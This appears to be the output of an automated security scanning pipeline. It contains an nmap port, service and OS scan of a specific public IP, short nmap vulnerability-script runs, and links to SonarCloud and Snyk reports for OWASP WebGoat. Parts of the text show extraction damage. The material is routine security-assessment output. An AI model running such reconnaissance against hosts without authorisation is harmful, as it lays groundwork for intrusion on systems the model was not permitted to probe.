Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-12-04 07:20 UTC Nmap scan report for 4.188.249.196 Host is up (0.23s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 a1:a5:ba:c7:81:56:68:28:d5:1a:17:06:4d:78:28:2c (ECDSA) 256 85:4b:f3:8a:75:ff:3e:43:1f:3b:14:5e:89:50:91:e7 (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Mon, 04 Dec 2023 07:24:10 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Mon, 04 Dec 2023 07:24:08 GMT



SF-Port8080-TCP:V=7.92%I=7%D=12/4%Time=656D7E98%P=x86\_64-pc-linux-gnu%r(Ge

SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close

SF: Content-Length: 0 Date: Mon, 04 Dec 2023 07:24:0

SF:8 GMT

")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found

SF: Connection: close Content-Length: 0 Date: Mon, 04\x

SF:20Dec 2023 07:24:09 GMT

")%r(RTSPRequest,42,"HTTP/1.1\n

SF:x20400 Bad Request Content-Length: 0 Connection: clos

SF:e

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found \n

SF:nConnection: close Content-Length: 0 Date: Mon, 04

SF:0Dec 2023 07:24:10 GMT

")%r(Socks5,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-

SF:Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:400 Bad Request Content-Length: 0 Connection: close

SF:

")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Cont

SF:ent-Length: 0 Connection: close

")%r(TerminalServerCook

SF:ie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co

SF:nnection: close

")%r(TLSSessionReg,42,"HTTP/1.1 400 Ba

SF:d Request Content-Length: 0 Connection: close

")%

SF:r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:

SF:00 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400\n

SF:x20Bad Request Content-Length: 0 Connection: close

SF: ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Leng SF:th: 0 Connection: close ")%r(LDAPSearchReg,42,"HTTP/1. SF:1 400 Bad Request Content-Length: 0 Connection: cl SF:ose ")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request Co SF:ntent-Length: 0 Connection: close ")%r(WMSRequest,42,"H SF:TTP/1.1 400 Bad Request Content-Length: 0 Connection SF:: close ")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reques SF:t Content-Length: 0 Connection: close "); =========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)======== SF-Port9090-TCP:V=7.92%I=7%D=12/4%Time=656D7E98%P=x86 64-pc-linuxgnu%r(Ge SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close SF: Content-Length: 0 Date: Mon, 04 Dec 2023 07:24:0 SF:8 GMT ")%r(WMSRequest,42,"HTTP/1.1 400 Bad Request\n SF:r Content-Length: 0 Connection: close ")%r(ibm-db2-das SF:,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conn SF:ection: close ")%r(SqueezeCenter CLI,42,"HTTP/1.1 400 SF:Bad Request Content-Length: 0 Connection: close SF:)%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-Leng SF:th: 0 Connection: close ")%r(HTTPOptions,65,"HTTP/1.1\n SF:x20404 Not Found Connection: close Content-Length: 0\n SF:r Date: Mon, 04 Dec 2023 07:24:26 GMT

")%r(RT

SF:SPRequest,42,"HTTP/1.1 400 Bad Request Content-Length:

SF:0 Connection: close

")%r(Help,42,"HTTP/1.1 400 Bad\n

SF:x20Request Content-Length: 0 Connection: close

")%r(

SF:SSLSessionReq,42,"HTTP/1.1 400 Bad Request Content-Length:

SF: 0 Connection: close

")%r(TerminalServerCookie,42,"HTTP

SF:/1.1 400 Bad Request Content-Length: 0 Connection:\x

SF:20close

")%r(TLSSessionReg,42,"HTTP/1.1 400 Bad Regues

SF:t Content-Length: 0 Connection: close

")%r(Kerberos,

SF:42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conne

SF:ction: close

")%r(SMBProgNeg,42,"HTTP/1.1 400 Bad R

SF:equest Content-Length: 0 Connection: close

")%r(Four

SF:OhFourRequest,65,"HTTP/1.1 404 Not Found Connection: cl

SF:ose Content-Length: 0 Date: Mon, 04 Dec 2023 07

SF::24:51 GMT

")%r(LPDString,42,"HTTP/1.1 400 Bad Requ

SF:est Content-Length: 0 Connection: close

")%r(LDAPSea

SF:rchReq,42,"HTTP/1.1 400 Bad Request Content-Length: 0

SF: Connection: close

")%r(SIPOptions,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel:4.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation\_manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 3.10 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 27 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE (using port 443/tcp)

**HOP RTT ADDRESS** 

1 0.02 ms 172.17.0.1

2 ... 26

27 224.79 ms 4.188.249.196

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 364.56 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-04 07:26 UTC

Nmap scan report for 4.188.249.196

Host is up (0.22s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-04 07:26 UTC

Nmap scan report for 4.188.249.196

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds

# **Priority High - Sonar Cloud Code Scan Report**

GitHub Issue number # 779

GitHub Issue URL: Here!

SonarCloud "priority High"

#### SonarCloud Scan for OWASP WebGoat

Go to <a href="https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST">https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST</a> for full report of SonarCloud with Github SSO.

### **Priority High - Snyk Report**

GitHub Issue number # 778

GitHub Issue URL: Here!

Snyk\_scan "priotity High"

### **Snyk Scan for OWASP WebGoat**

Go to <a href="https://app.snyk.io/org/pradyumna-muppirala">https://app.snyk.io/org/pradyumna-muppirala</a> for full report of Snyk with Github SSO.

#### Confidential

